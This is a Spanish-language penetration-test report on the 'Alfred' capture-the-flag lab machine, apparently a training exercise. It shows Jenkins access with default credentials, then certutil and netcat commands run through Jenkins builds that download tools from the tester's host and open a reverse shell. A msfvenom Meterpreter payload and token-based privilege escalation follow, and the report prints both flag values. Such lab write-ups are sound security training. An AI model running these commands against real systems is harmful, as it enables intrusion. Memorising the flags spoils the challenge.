	Informe de análisis de vulnerabilidades, explotación y resultados del reto Alfred				
	Fecha de Emisión	Fecha de Revisión	Versión	Código de documento	Nivel de Confidencialidad
	02/12/2024	02/12/2024	1.0	MQ-HM-ALFRED	RESTRINGIDO



Informe de análisis de vulnerabilidades,
explotación y resultados del reto Alfred.

N.- MQ-
HM-
ALFRED

Generado por:

Jose De Jesus Ceron Lopez,
Ing.

Email:joseceron685@gmail.com

Especialista de Ciberseguridad, Seguridad de la Información

Fecha de Creación

02/Diciembre/2024

Contenido

INFORME TÉCNICO.....	3
Ethical Hacking Externo - Reto Alfred	3
DISCLAIMER Y DERECHOS DE USO	3
1. Descripción del servicio.....	3
1.1 Justificación	3
1.2 Objetivos.....	3
1.3 Alcance	3
1.4 Metodología	3
2. Detalle de las pruebas.....	4
2.1 Reconocimiento	4
2.2 Enumeración	4
2.3 Análisis de vulnerabilidades.....	6
2.4 Explotación.....	7
.....	11
2.5 Post-Explotación.....	12
.....	14
3. Resumen de resultados.....	15
4. Conclusiones y Recomendaciones	15
4.1 Conclusiones.....	15
4.2 Recomendaciones	15

INFORME TÉCNICO

Ethical Hacking Externo - Reto Alfred

02 diciembre | 2024

DISCLAIMER Y DERECHOS DE USO

Este documento y la información contenida en él son confidenciales y de uso exclusivo del CLIENTE. Queda estrictamente prohibida su distribución o reproducción total o parcial sin autorización previa por escrito de Hacker Mentor.

1. Descripción del servicio

1.1 Justificación

Este informe documenta las actividades realizadas durante la prueba de penetración del Reto Alfred, llevada a cabo para identificar vulnerabilidades y obtener acceso a las banderas de usuario y root en la máquina objetivo.

1.2 Objetivos

El objetivo principal del ejercicio fue evaluar la seguridad de la máquina objetivo, identificar vulnerabilidades críticas y proporcionar recomendaciones específicas para mitigarlas.

1.3 Alcance

El análisis incluyó la dirección IP de la máquina objetivo (10.10.130.157), con servicios expuestos en los puertos 80, 3389 y 8080.

1.4 Metodología

Se utilizó una metodología basada en las etapas del marco OSSTMM, que incluye reconocimiento, enumeración, análisis de vulnerabilidades, explotación y post-explotación.

2. Detalle de las pruebas


2.1 Reconocimiento

Se realizó un escaneo de puertos y servicios utilizando el siguiente comando de Nmap:

```
sudo nmap -sS -sV --min-rate 5000 -vvv -O -Pn 10.10.130.157
```

Los resultados revelaron los siguientes servicios abiertos:

- Puerto 80/tcp: Microsoft IIS httpd 7.5
- Puerto 3389/tcp: RDP (tcpwrapped)
- Puerto 8080/tcp: Jetty 9.4.z-SNAPSHOT (Jenkins)




```
Initiating Service scan at 20:38
Scanning 3 services on 10.10.130.157
Completed Service scan at 20:38, 7.74s elapsed (3 services on 1 host)
Initiating OS detection (try #1) against 10.10.130.157
Retrying OS detection (try #2) against 10.10.130.157
NSE: Script scanning 10.10.130.157.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 20:38
Completed NSE at 20:38, 1.06s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 20:38
Completed NSE at 20:38, 0.78s elapsed
Nmap scan report for 10.10.130.157
Host is up, received user-set (0.19s latency).
Scanned at 2024-12-01 20:38:38 EST for 16s
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE      REASON          VERSION
80/tcp    open  http         syn-ack ttl 127 Microsoft IIS httpd 7.5
3389/tcp  open  tcpwrapped  syn-ack ttl 127
8080/tcp  open  http         syn-ack ttl 127 Jetty 9.4.z-SNAPSHOT
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 2008|7|8.1|Phone (88%)
OS CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_7::sp1
cpe:/o:microsoft:windows_8.1:r1 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_7
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Aggressive OS guesses: Microsoft Windows Server 2008 R2 SP1 (88%), Microsoft Windows Server 2008 (87%), Microso
```

Puerto	Servicio	Versión/Estado
80/tcp	Microsoft IIS httpd	7.5
3389/tcp	RDP	tcpwrapped
8080/tcp	Jetty (Jenkins)	9.4.z-SNAPSHOT

2.2 Enumeración


Se identificó un panel de login en Jenkins accesible en <http://10.10.130.157:8080>. El acceso inicial fue obtenido utilizando credenciales predeterminadas ('admin:admin').



Welcome to Jenkins!

Sign in

Keep me signed in






Welcome to Jenkins!

Sign in

Keep me signed in


2.3 Análisis de vulnerabilidades

Se detectaron vulnerabilidades críticas en Jenkins que permitieron la ejecución remota de comandos.


Vulnerabilidad	Severidad	Descripción	Impacto
Credenciales predeterminadas en Jenkins (admin:admin)	Crítica 	Permite acceso no autorizado al sistema de gestión Jenkins.	Acceso inicial no autorizado.
Configuraciones de seguridad inadecuadas en Jenkins	Alta 	Permite ejecución remota de comandos desde el panel Jenkins.	Compromiso del servidor completo.
Falta de actualizaciones y parches en Jenkins	Media 	Jenkins vulnerable a exploits conocidos debido a versiones obsoletas.	Riesgo de explotación futura.

2.4 Explotación

A través de Jenkins, se ejecutaron comandos para descargar y ejecutar un archivo malicioso (nc.exe), estableciendo una conexión reversa mediante netcat. Posteriormente, se generó un payload con msfvenom y se utilizó Metasploit para establecer una sesión de Meterpreter.




The screenshot shows the Jenkins dashboard in a web browser. The address bar indicates the URL is 10.10.130.157:8080. The page title is "Jenkins". On the left, there is a navigation menu with options like "New Item", "People", "Build History", "Manage Jenkins", "My Views", "Lockable Resources", "Credentials", and "New View". The main content area displays a table of jobs. The table has columns for "Name", "Last Success", "Last Failure", and "Last Duration". One job named "project" is listed with a last success of "5 yr 1 mo - #1" and a last duration of "0.42 sec". Below the table, there are sections for "Build Queue" (No builds in the queue) and "Build Executor Status" (1 Idle, 2 Idle). At the bottom right, it says "Page generated: Dec 2, 2024 1:41:02 AM GMT".



The screenshot shows the configuration page for the "project" job in Jenkins. The "Build Environment" tab is selected. It contains several checkboxes for build options: "Delete workspace before build starts", "Use secret text(s) or file(s)", "Abort the build if it's stuck", "Add timestamps to the Console Output", "Inspect build log for published Gradle build scans", and "With Ant". Below these is the "Build" section, which includes an "Execute Windows batch command" step. The command field contains: `certutil.exe -urlcache -split -f http://10.11.114.53:4048/nc.exe %tmp%\gc.exe`. There are "Add build step" and "Add post-build action" buttons. At the bottom, there are "Save" and "Apply" buttons. At the bottom right, it says "Page generated: Dec 2, 2024 1:42:45 AM GMT".

```
(kali㉿kali)-[~/Downloads]
└─$ python3 -m http.server 4040
Serving HTTP on 0.0.0.0 port 4040 (http://0.0.0.0:4040/) ...
10.10.130.157 - - [01/Dec/2024 20:46:52] "GET /nc.exe HTTP/1.1" 200 -
10.10.130.157 - - [01/Dec/2024 20:46:56] "GET /nc.exe HTTP/1.1" 200 -
```



The screenshot shows the Jenkins configuration page for a build job named 'project'. The 'Build Environment' tab is selected, showing various options for workspace management and build steps. The 'Build' section contains an 'Execute Windows batch command' step with the command: `%tmp%\nc.exe 10.11.114.53 1234 -e cmd.exe`. The 'Post-build Actions' section is currently empty. At the bottom, there are 'Save' and 'Apply' buttons. A footer at the bottom right of the page reads: 'Page generated: Dec 2, 2024 1:50:41 AM GMT REST API Jenkins ver. 2.190.1'.


```
File Actions Edit View Help
VPN x Jesus x
(kali@kali)-[~/Downloads]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.11.114.53] from (UNKNOWN) [10.10.130.157] 49213
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\Jenkins\workspace\project>
```

```
File Actions Edit View Help
VPN x Jesus x reverse x
(kali@kali)-[~/Downloads]
└─$ msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai LHOST=10.11.114.53 LPORT=1414 -f exe -o alfred.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
Saved as: alfred.exe

(kali@kali)-[~/Downloads]
└─$
```

```
kali@kali:~/Downloads
msf6 exploit(multi/handler) > set LHOST tun0
LHOST => tun0
msf6 exploit(multi/handler) > show options

Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | tun0            | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:




| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LPORT 1414
LPORT => 1414
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.11.114.53:1414
```



The screenshot shows the Jenkins configuration page for a job named 'Escalada'. The 'Build' tab is selected, showing the 'Execute Windows batch command' section. The command field contains the following text: `powercat -c 10.11.114.53 -u (New-Object System.Net.WebClient).DownloadFile('http://10.11.114.53:4040/alfred.exe','alfred.exe')`. The page also shows sections for 'Build Triggers' and 'Build Environment' with various checkboxes.

```
File Actions Edit View Help
VPN x Jesus x reverse x kali@kali:~/Downloads x

Directory of C:\Program Files (x86)\Jenkins\workspace

12/02/2024 02:08 AM <DIR> .
12/02/2024 02:08 AM <DIR> ..
12/02/2024 02:08 AM <DIR> Escalada
10/26/2019 03:38 PM <DIR> project
0 File(s) 0 bytes
4 Dir(s) 20,524,359,680 bytes free

C:\Program Files (x86)\Jenkins\workspace>cd Escalada
cd Escalada

C:\Program Files (x86)\Jenkins\workspace\Escalada>dir
dir
Volume in drive C has no label.
Volume Serial Number is E033-3EDD

Directory of C:\Program Files (x86)\Jenkins\workspace\Escalada

12/02/2024 02:09 AM <DIR> .
12/02/2024 02:09 AM <DIR> ..
12/02/2024 02:09 AM 73,802 alfred.exe
1 File(s) 73,802 bytes
2 Dir(s) 20,524,273,664 bytes free

C:\Program Files (x86)\Jenkins\workspace\Escalada>
```

```
File Actions Edit View Help
VPN x kali@kali:~/Downloads x Jesus x reverse x

1 File(s) 73,802 bytes
2 Dir(s) 20,524,273,664 bytes free

C:\Program Files (x86)\Jenkins\workspace\Escalada>start-process alfred.txt
start-process alfred.txt
'start-process' is not recognized as an internal or external command,
operable program or batch file.

C:\Program Files (x86)\Jenkins\workspace\Escalada>Start-Process alfred.exe
Start-Process alfred.exe
'Start-Process' is not recognized as an internal or external command,
operable program or batch file.

C:\Program Files (x86)\Jenkins\workspace\Escalada>Start-Process Alfred.exe
Start-Process Alfred.exe
'Start-Process' is not recognized as an internal or external command,
operable program or batch file.


C:\Program Files (x86)\Jenkins\workspace\Escalada>Start-Process alfred.exe
Start-Process alfred.exe
'Start-Process' is not recognized as an internal or external command,
operable program or batch file.

C:\Program Files (x86)\Jenkins\workspace\Escalada>alfred.exe
alfred.exe

C:\Program Files (x86)\Jenkins\workspace\Escalada>
```

2.5 Post-Explotación

Durante la post-explotación, se utilizaron herramientas como 'incognito' para escalar privilegios, lo que permitió acceder a las banderas 'user.txt' y 'root.txt'.

The image shows two screenshots of a Kali Linux terminal window. The top screenshot shows the initial state of a Meterpreter session. The bottom screenshot shows the results of running the 'incognito' tool to list available delegation tokens.

```
meterpreter > get uid
[-] Unknown command: get. Did you mean getuid? Run the help command for more details.
meterpreter > getuid
Server username: alfred\bruce
meterpreter >

meterpreter > getuid
Server username: alfred\bruce
meterpreter > load incognito
Loading extension incognito... Success.
meterpreter > list_tokens -g
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
-----
\
BUILTIN\Administrators
BUILTIN\Users
NT AUTHORITY\Authenticated Users
NT AUTHORITY\NTLM Authentication
NT AUTHORITY\SERVICE
NT AUTHORITY\This Organization
NT SERVICE\AudioEndpointBuilder
NT SERVICE\CertPropSvc
NT SERVICE\CscService
NT SERVICE\iphlpvc
NT SERVICE\LanmanServer
NT SERVICE\PcaSvc
NT SERVICE\Schedule
NT SERVICE\SENS
NT SERVICE\SessionEnv
NT SERVICE\TrkWks
NT SERVICE\UmRdpService
```

```
kali@kali:~/Downloads
meterpreter > search -f root.txt

No files matching your search were found.
meterpreter >
meterpreter > pgrep services.exe
668
meterpreter > migrate 668
[*] Migrating from 3028 to 668...
[*] Migration completed successfully.
meterpreter >
```

```
kali@kali:~/Downloads
meterpreter > cd Users
meterpreter > cd Bruce
meterpreter > cd Desktop
meterpreter > cat user.txt
79007a09481963edf2e1321abd9ae2a0meterpreter >
meterpreter > cat user.txt
79007a09481963edf2e1321abd9ae2a0meterpreter >
meterpreter >
```

```

kali@kali: ~/Downloads
meterpreter > search -f root.txt
Found 1 result...

Path                               Size (bytes)  Modified (UTC)
-----
c:\Windows\System32\config\root.txt 70            2019-10-26 07:36:00 -0400

meterpreter > pwd
C:\Windows\system32
meterpreter > cd Config
meterpreter > cat root.txt
♦♦dff0f748678f280250f25a45b8046b4a
meterpreter > search -f user.txt
Found 1 result...

Path                               Size (bytes)  Modified (UTC)
-----
c:\Users\bruce\Desktop\user.txt    32            2019-10-25 18:22:36 -0400

meterpreter > Interrupt: use the 'exit' command to quit
meterpreter > c:\Users\bruce\Desktop
[-] Unknown command: c:\Users\bruce\Desktop. Run the help command for more details.
meterpreter > cd c:\Users\bruce\Desktop
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > pwd
C:\Windows\system32\Config
meterpreter >

```

Tipo de bandera	Contenido
Bandera de usuario	Contenido de user.txt 79007a09481963edf2e1321abd9ae2a0
Bandera de root	Contenido de root.txt dff0f748678f280250f25a45b8046b4a

3. Resumen de resultados

Se identificaron múltiples vulnerabilidades críticas, incluidas credenciales predeterminadas en Jenkins y configuraciones de seguridad inadecuadas que permitieron la explotación y escalada de privilegios.

4. Conclusiones y Recomendaciones

4.1 Conclusiones

El ejercicio reveló debilidades significativas en la infraestructura de seguridad de la máquina objetivo, lo que permitió obtener acceso completo al sistema y comprometerlo.

4.2 Recomendaciones

- Reemplazar credenciales predeterminadas y habilitar autenticación multifactor.
- Auditar y asegurar la configuración de Jenkins para evitar la ejecución de comandos arbitrarios.
- Implementar actualizaciones regulares y monitorear los sistemas en busca de accesos no autorizados.
- Restringir los permisos de procesos críticos y realizar auditorías de seguridad continuas.